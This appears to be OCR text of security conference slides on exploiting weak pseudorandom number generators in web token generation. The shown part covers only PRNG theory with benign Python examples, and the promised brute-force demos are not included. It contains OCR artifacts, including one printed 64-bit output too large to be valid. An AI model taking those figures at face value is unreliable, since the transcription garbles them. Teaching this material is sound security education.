INSOMNIA
SECURITY SPECIALISTS :: REST SECURED

Not So Random
Exploiting Unsafe Random Number Generator Use

$(whoami)

Brendan Jamieson (@hyprwired)

- Wellington based consultant for Insomnia Security

- Infosec
- Linux
- Python
- CTF (@hamiltr0n_ctf)

Talk Overview

1. **Theory:**
   - Why?
   - What's a PRNG?
   - PRNG Properties
   - What's a CSPRNG?
   - CSPRNG vs PRNG
2. **Implementation**
   - PRNGs across common languages
3. **Exploitation Theory**
4. **Demos**
   a) Brute Force
      - `PHP mt_rand()`

   b) Brute Force of Bounded Call
      - `PHP mt_rand(0,61)`

   c) Weak Seeds
      - `.NET System.Random()`

PHASE 1 - THEORY

Why do we need random numbers?

- Scientific Experiments
- Gambling
- Session Identifiers
- Password Reset Tokens
- Cryptography
- Secret Values

Random numbers in Web Applications

- Random number generation used for unpredictable tokens
- e.g. Password reset tokens
- Brute force a randomly generated 32 character random token online?
- 32 Characters of letters + numbers is large…

Random numbers in Web Applications

…**Really** large:

```
>>> characters = string.ascii_letters + string.digits
>>> print format(len(characters)**32, ",d")
2,272,657,884,496,751,345,355,241,563,627,544,170,162,852,933,518,655,225,856
```

Random numbers in Web Applications

Surely if these characters were *randomly* selected, you'd be safe?

No one could guess that, right?

Concept of Randomness

- **define: random**
  - *“made, done, or happening without method of conscious decision.”*
  - *“odd, unusual, or unexpected.”*
- Computers are precise; they execute the exact instructions they’re told to execute
- How can you generate “randomness” from something precise?

PRNG

- **PRNG = Pseudorandom Number Generator**
- Generates numbers that are “random” enough for certain purposes
- Example PRNGs
  - Mersenne Twister
  - Knuth Subtractive
  - Wichmann-Hill
  - Linear Congruential Generator (LCG)

PRNG


```
r = random.Random()
```

PRNG


```
print(r.getrandbits(64))
```

PRNG

16768642083820545282

32353614733128896985


```
print(r.getrandbits(64))
```

PRNG

16768642083820545282

32353614733128896985

124529046874114823 00


```
print(r.getrandbits(64))
```

PRNG

16768642083820545282

32353614733128896985

12452904687411482300

...


```
print(r.getrandbits(64))
```

PRNG “Randomness”

- **These numbers aren’t actually random at all**
- PRNGs generate a sequence of numbers in order
- Sequence is repeatable; two PRNGs with same internal state will generate same sequence of numbers
- “Random” enough to pass statistical randomness tests


PRNG Seeds, States and Periods

1. **Seed**
   - Initial value used to determine “starting” point of a PRNG; initial state

2. **State**
   - Current internal properties of the PRNG
   - Makes a PRNG deterministic; next (and previous) values can be determined if state known


3. **Period**
   - Length of all the possible outputs from a PRNG before output is repeated
   - e.g. Mersenne Twister period of 2^19937-1
   - **Large period value =/= security**

PRNG Seeds and States





```
r1 = random.Random()
```

PRNG Seeds and States




PRNG Seeds and States





```
print(r1.getrandbits(64))
```

PRNG Seeds and States





```
print(r1.getrandbits(64))
```

PRNG Seeds and States





```
print(r1.getrandbits(64))
```

PRNG Seeds and States





```
r2 = random.Random()
```

PRNG Seeds and States




PRNG Seeds and States



